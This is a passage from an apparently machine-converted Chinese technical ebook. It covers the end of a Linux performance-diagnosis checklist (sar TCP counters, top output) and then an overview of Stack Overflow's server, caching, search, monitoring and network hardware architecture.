12:17:20 AM atmptf/s estres/s retrans/s isegerr/s orsts/s
12:17:21 AM 0.00 0.00 0.00 0.00 0.00
^C
```

这是一个关键TCP指标的概览视图。包括：**active/s**: 本地初始化的 TCP 连接数／每秒（例如，通过 `connect()`）**passive/s**: 远程初始化的 TCP 连接数／每秒（例如，通过 `accept()`）**retrans/s**: TCP 重发数／每秒

这些活跃和被动的计数器常常作为一种粗略的服务负载度量方式：新收到的连接数（被动的），以及下行流量的连接数（活跃的）。这也许能帮助我们理解，活跃的都是外向的，被动的都是内向的，但是严格来说这种说法是不准确的（例如，考虑到“本地—本地”的连接）。重发数是网络或服务器问题的一个标志；它也许是因为不可靠的网络（如，公共互联网），也许是由于一台服务器已经超负荷、发生丢包。上面的例子显示每秒钟仅有一个新的TCP连接。

## 10. top

```
$ top
top - 00:15:40 up 21:56, 1 user, load average: 31.09, 29.87, 29.92
Tasks: 871 total, 1 running, 868 sleeping, 0 stopped, 2 zombie
%Cpu(s): 96.8 us, 0.4 sy, 0.0 ni, 2.7 id, 0.1 wa, 0.0 hi, 0.0 si, 0.0 st
KiB Mem: 25190241+total, 24921688 used, 22698073+free, 60448 buffers
KiB Swap: 0 total, 0 used, 0 free. 554208 cached Mem
PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
20248 root 20 0 0.227t 0.012t 18748 S 3090 5.2 29812:58 java
4213 root 20 0 2722544 64640 44232 S 23.5 0.0 233:35.37 mesos-slave
66128 titancl+ 20 0 24344 2332 1172 R 1.0 0.0 0:00.07 top
5235 root 20 0 38.227g 547004 49996 S 0.7 0.2 2:02.74 java
4299 root 20 0 20.015g 2.682g 16836 S 0.3 1.1 33:14.42 java
1 root 20 0 33620 2920 1496 S 0.0 0.0 0:03.82 init
2 root 20 0 0 0 0 S 0.0 0.0 0:00.02 kthreadd
3 root 20 0 0 0 0 S 0.0 0.0 0:05.35 ksoftirqd/0
5 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 kworker/0:0H
6 root 20 0 0 0 0 S 0.0 0.0 0:06.94 kworker/u256:0
8 root 20 0 0 0 0 S 0.0 0.0 2:38.05 rcu_sched
```

`top`命令包含了许多我们之前已经检查的指标。它可以非常方便地运行，看看是否任何东西看起来与从前面的命令的结果完全不同，可以表明负载指标是不断变化的。顶部下面的输出，很难按照时间推移的模式查看，可能使用如 `vmstat` 和 `pidstat` 等工具会更清晰，它们提供滚动输出。如果你保持输出的动作不够快（`CtrlS` 要暂停，`CtrlQ` 继续），屏幕将清除，间歇性问题的证据也会丢失。

## 总结

故障检查过程中，人的作用主要是作出决策。遗忘、遗漏、麻痹、松懈是每个人都会犯的错误，好的公司都会根据经验编制检查单，提高工作效率，降低人为失误发生的概率。出于竞争因素考虑，应该充分重视检查单的更新、完善、自动化，以此为基础建立自己的技术壁垒。

## 扩展阅读：Linux 操作系统


- [《Linus Torvalds:Just for Fun》](#)
- [Linux 常用命令一百条](#)
- [Linux 性能诊断:负载评估](#)
- [Linux 性能诊断:快速检查单\(Netflix版\)](#)
- [Linux 性能诊断：荐书|《图解性能优化》](#)
- [Linux 性能诊断：Web应用性能优化](#)
- [操作系统原理 | How Linux Works（一）：How the Linux Kernel Boots](#)
- [操作系统原理 | How Linux Works（二）：User Space & RAM](#)

- 操作系统原理 | How Linux Works (三) : Memory

# 全栈架构技术视野：以 **Stack Overflow** 为例

## 摘要

Stack Overflow 架构解析，其架构既有商业外包服务，也大量采用开源软件，可以全景式展现当代主流架构的风貌。Stack Overflow 由 Jeff Atwood 和 Joel Spolsky 这两个非常著名的 Blogger 在 2008 年创建。




As of April 2014, Stack Overflow has over 4,000,000 registered users[19] and more than 10,000,000 questions,[20] with 10,000,000 questions celebrated[21] in late August 2015. Based on the type of tags assigned to questions, the top eight most discussed topics on the site are: Java, JavaScript, C#, PHP, Android, jQuery, Python and HTML. ——wiki

## 总体架构

Stack Overflow 可以分解为八个切面：互联网、负载均衡、web层、服务层、缓存、推送、搜索、数据库。

### First Rule: Everything is redundant

两个数据中心：纽约和科罗拉多，冗余且持续备份。其它所有关键组件都尽可能贯彻冗余原则。



## 物理架构

- 4 台 Microsoft SQL Server 服务器（其中 2 台使用了新的硬件）
- 11 台 IIS Web 服务器（新的硬件）
- 2 台 Redis 服务器（新的硬件）
- 3 台标签引擎服务器（其中 2 台使用了新的硬件）
- 3 台 Elasticsearch 服务器（同上）
- 4 台 HAProxy 负载均衡服务器（添加了 2 台，用于支持 CloudFlare）
- 2 台网络设备（Nexus 5596 核心 + 2232TM Fabric Extender，升级到 10Gbps 带宽）
- 2 台 Fortinet 800C 防火墙（取代了 Cisco 5525-X ASAs）
- 2 台 Cisco ASR-1001 路由器（取代了 Cisco 3945 路由器）
- 2 台 Cisco ASR-1001-x 路由器

## 逻辑架构

The Internets 互联网 DNS服务：外包CloudFlare + 自建DNS 其实外包DNS服务应该已经可以满足服务，不过出于保险起见，还是有一套自建的DNS Server。


Load Balancers 负载均衡 HAProxy 1.5.15 on CentOS 7 支持TLS (SSL)流量。关注HAProxy 1.7, 它即将支持HTTP/2。

引入开源架构之后，就必须持续关注、跟进社区的发展动态。吃着碗里的，看着锅里的，永远不能停。

- Web Tier Web层
- IIS 8.5, ASP.Net MVC 5.2.3, and .Net 4.6.1
- Service Tier 服务层
- IIS, ASP.Net MVC 5.2.3, .Net 4.6.1, and HTTP.SYS
- Cache 缓存
- Redis

L1级别：HTTP 缓存 L2级别：L1级别缓存失败之后，通过Redis获取数据 L1&L2都是无法命中的情况下，会从数据库查询，并更新到缓存和Redis。

缓存更新：基于发布／订阅模型，利用这个机制来清除其他服务上的 L1 缓存，用来保持 web 服务器上的缓存一致性。(另外Redis实例的CPU都很低，不到2%，这点很惊人。)



## Push推送

开源库：[NetGrain](#) 使用 [Websocket](#) 向用户推送实时的更新内容，比如顶部栏中的通知、投票数、新导航数、新的答案和评论。在高峰时刻，大约有 50 万个并发的 [Websocket](#) 连接，这可是一大堆浏览器。

一个有趣的事：其中一些浏览器已经打开超过 18 个月了。Someone should go check if those developers are still alive ! !

问题：临时端口、负载均衡上的文件句柄耗尽，都是非常有趣的问题，我们稍后会提到它们。

## Search搜索

[Elasticsearch](#)集群，每个ES集群都有3个Node 什么不用Solr？我们需要在整个网络中进行搜索（同时有多个索引），在我们进行决策的时候 Solr 还不支持这种场景。

还没有使用 2.x 版本的原因，是因为 2.x 版本中类型（types）有了很大的变化，这意味着想要升级的话我们得重新索引所有内容。

没有足够的时间来制定需求变更和迁移的计划。

## Database 数据库

- SQLServer


Our usage of SQL is pretty simple. Simple is fast.

数据库中只有一个存储过程，而且我打算把这个最后残留的存储过程也干掉，换成代码。

## 监控系统

- Opserver：轻量级监控系统，基于 asp.net MVC 框架，可监控：Servers
- SQL clusters/instances
- redis
- elastic search
- exception logs
- haproxy

NY T1: Primary: Stack Overflow								As of: 10s ago
Server	Instances	Sessions	Rate	Bandwidth		Status		
ny-web01	03 04 05 06	Cur: 3	Cur: 53 Max: 3,617	In: 125.12GB	Out: 1,426.43GB	1h 59m	L7OK	
ny-web02	03 04 05 06	Cur: 0	Cur: 35 Max: 2,658	In: 128.69GB	Out: 1,474.69GB	1d 20h	L7OK	
ny-web03	03 04 05 06	Cur: 1	Cur: 49 Max: 1,768	In: 127.41GB	Out: 1,522.20GB	1d 22h	L7OK	
ny-web04	03 04 05 06	Cur: 0	Cur: 44 Max: 2,570	In: 125.46GB	Out: 1,432.25GB	1d 20h	L7OK	
ny-web05	03 04 05 06	Cur: 1	Cur: 66 Max: 1,763	In: 122.37GB	Out: 1,375.51GB	14h 19m	L7OK	
ny-web06	03 04 05 06	Cur: 0	Cur: 49 Max: 1,634	In: 125.42GB	Out: 1,431.82GB	8h 49m	L7OK	
ny-web07	03 04 05 06	Cur: 2	Cur: 80 Max: 1,983	In: 127.68GB	Out: 1,643.78GB	1d 20h	L7OK	
ny-web08	03 04 05 06	Cur: 0	Cur: 46 Max: 2,879	In: 124.59GB	Out: 1,457.70GB	1d 20h	L7OK	
ny-web09	03 04 05 06	Cur: 0	Cur: 63 Max: 2,572	In: 124.58GB	Out: 1,455.57GB	1d 20h	L7OK	
Backend	03 04 05 06	Cur: 7	Cur: 485 Max: 13,748	In: 1,131.35GB	Out: 13,219.99GB	7d 8h		





数据库 CPU 利用率非常低

## 硬件部分

有人对硬件感兴趣吗？好吧，我感兴趣，这篇博客就是关于这个话题，所以，我赢了。如果你不关心硬件，那么可以走开并关闭浏览器了。还在这儿吗？真棒。假如你的网页访问非常非常慢，在这种情况下，你应该考虑采购一些新的硬件。

我曾今反复重申过多次：性能是一个重要组件。特别是当你的代码必须在最快的硬件上运行，硬件的关系则越为重大。正如任何其它的平台，Stack Overflow 的架构是分层的。硬件对我们来说属于基础层，它有自己的屋子，在很多情况下，对我们来说，它的许多关键组件是不可控的。。。就像运行在别人的服务器。它也伴随着直接和间接的成本。但是，这些不是本篇文章的重点，这方面的对比将于稍后报告。目前来说，我希望能提供一份详细的，关于我们基础设施的清单，用于大家参考和比较。

服务器照片。有时是裸设备。这个网页可以加载得更快，但是我不能自禁。（言归正传）在这个系列报告中我将提供大量数字和规格说明。当我说“我们的SQL Server CPU利用率接近5-10%，”好吧，这非常棒。但是，5-10% 的什么？这时我们需要一个参考值。这份硬件清单可以回答这些问题，并且座位与其它平台比较的依据，利用率对比如何，容量对比如何，等等。

## How We Do Hardware

免责声明：我不是一个人干的。

George Beech (@GABeech) 是我的主要搭档，盘点管控Stack使用的硬件。我们小心地规范每一台服务器，以使它符合设计意图。我们不会只管下订单、分派任务。在这个过程中我们也不会自己单独完成；你必须知道将来这些硬件需要运行什么东西，才能做出合适的选择。我们将和开发工程师或者其他可靠性工程师一道，为运行在盒子上的应用选择最佳方案。我们也关注在整个系统中什么才是最好的。每一台服务器都不是孤岛。如何将它嵌入到总体的架构中去，确实需要好好考量。哪些服务可以全平台共享？数据中心？日志系统？管理更少的事情，或者至少做到更少的差异，这件事本身就具有内在的价值。

当我们盘点硬件的时候，我们列出了很多规则来帮助我们厘清哪些是需要提供的。我还从没有真正写下这些心里面的检查表，简短来说：

- 这是一个升级或降级的问题吗？（我们购买一个更大的机器，或者一些更小的？）
- 我们需要／希望做到什么程度的冗余？（多少预留空间和故障恢复能力？）
- 存储：
  - 服务器／应用需要挂在磁盘吗？（我们是否需要Spinny操作系统驱动？）
  - 如果是，需要多少？（多大的网络带宽？有多少小文件？是否需要固态硬盘？）
  - 如果是SSD（固态硬盘），是否写负载？（我们讨论 Intel S3500/3700s? P360x? P3700s?）
  - 我们需要多少SSD容量？（是否可以采用同时搭载HDD（机械硬盘）的双轮方案？）
  - 数据是否需要完全缓存？（相比没有电容器的SSD，哪一种更便宜，哪种更合适？）
  - 将来存储是否需要扩展？（我们采用1U/10-bay服务器，或者一个2U/26-bay服务器？）
  - 这是一个数据仓库的场景设定吗？（我们是否考虑3.5”驱动器？如果是，每个2U主板上是12个还是16个驱动器？）
  - 对于3.5”的后板来说，存储平衡在在处理器上是否能达到120W TDP的限制？
  - 我们是否需要直接显示磁盘？（控制器是否需要支持pass-through？）
- 内存：
  - 它需要多少内存？（我们必须买什么？）
  - 它将会使用多少内存？（我们最好买什么？）
  - 我们是否认为它稍后需要更多的内存？（我们应该搭配那种内存频率？）
  - 它是一个内存消耗型应用程序吗？（我们是否想要达到最大主频？）
  - 它是一个高并发的应用程序吗？（一定空间的情况下，我们是否想要通过更多的DIMM来分摊内存？）
- **CPU:**
  - 我们希望采用哪种类型的处理器？（我们需要CPU自己供电还是独立电源？）
  - 它是高并发的应用程序吗？（我们希望采用更少、更快的内核？或者，采用数量更多，更慢的内核？）
  - 以下哪种情况？是否存在大量的二级和三级缓存竞争？（为了提高性能，我们是否需要一个巨大的三级缓存？）
  - 应用瓶颈主要是单一内核吗？（我们是否采用最大主频？）
  - 如果是这样的话，同时需要支持多少进程数？（这里我们希望采用哪种引擎？）
- 网络：
  - 我们是否需要增加10Gb网络连接？（此处是否为透传设备，例如一个负载均衡器？）
  - 我们需要怎样的出／入流量均衡策略？（哪个CPU内核负责计算均衡权重？）
- 冗余：
  - 我们在数据缓存中心是否也需要服务器？
  - 我们是否需要在同等数量的情况下，接受更低的冗余要求？
  - 我们是否需要一个电源线？不。我们不需要。

现在，让我们来看看服务网站的都有哪些硬件，它们位于纽约（New York）QTS 数据中心。实际上，它位于新泽西（New Jersey），但是让我们保持这个约定。为什么我们称之为NY数据中心？因为我们不想重命名所有以NY-开头的服务器。（What ?!...）我将记录在下面的清单上，丹佛的情况，在规格和冗余级别上略有差别。

Hide Pictures (in case you're using this as a hardware reference list later)

## Stack Overflow & Stack Exchange 站点服务器

### 纽约数据中心

全局选项 先说明一些全局配置，在下面每台服务器的介绍里就不重复了：

- 除非有特殊需要，不包含操作系统驱动。大多数服务器使用一对250 或者 500 GB SATA HDD 硬盘，用于操作系统，通常是 RAID 1。我们不担心启动时间问题，所有物理服务器，启动时间中的大部分不依赖驱动的速度（例如，检查768GB内存）。
- 所有服务器通过2个或以上10Gb网络链路连接，通过双活LACP协议。
- 所有服务器运行在208V 单相功率电源 (经由2个PSU，来自2个PDU-双电源)。
- 在纽约的所有服务器由缆线臂，在丹佛的服务器则没有（主要依靠本地工程师）。
- 所有服务器都有一个iDRAC连接 (经由管理网络) 和一个KVM连接。

### 网络

- 2x Cisco Nexus 5596UP 核心交换机 (96 SFP+ 端口，每个端口 10 Gbps)
- 10x Cisco Nexus 2232TM Fabric Extenders (2 per rack - each has 32 BASE-T ports each at 10Gbps + 8 SFP+ 10Gbps 上联链路)
- 2x Fortinet 800C 防火墙
- 2x Cisco ASR-1001 路由器
- 2x Cisco ASR-1001-x 路由器
- 6x Cisco 2960S-48TS-L 网管交换机 (1 Per Rack - 48 1Gbps ports + 4 SFP 1Gbps)
- 1x Dell DMPU4032 KVM
- 7x Dell DAV2216 KVM Aggregators (1–2 per rack - each uplinks to the DPMU4032)

原作者备注：每个 FEX 到核心 拥有 80 Gbps 上联带宽，核心通过一个160 Gbps端口通道与它们连接。由于最近的一些工程，我们位于丹佛数据中心的硬件会更新一些。所有4 台路由器的型号是 ASR-1001-x 和 双核 Cisco Nexus 56128P, 每个都拥有96 SFP+ 10Gbps 端口 和 8 QSFP+ 40Gbps 端口。这些节省下来的端口，可以用于未来扩展，我们可以为核心绑定4x 40Gbps链接，替代每个 16x10Gbps端口的方案，正如我们在纽约做的那样。这些就是纽约的网络设备情况：




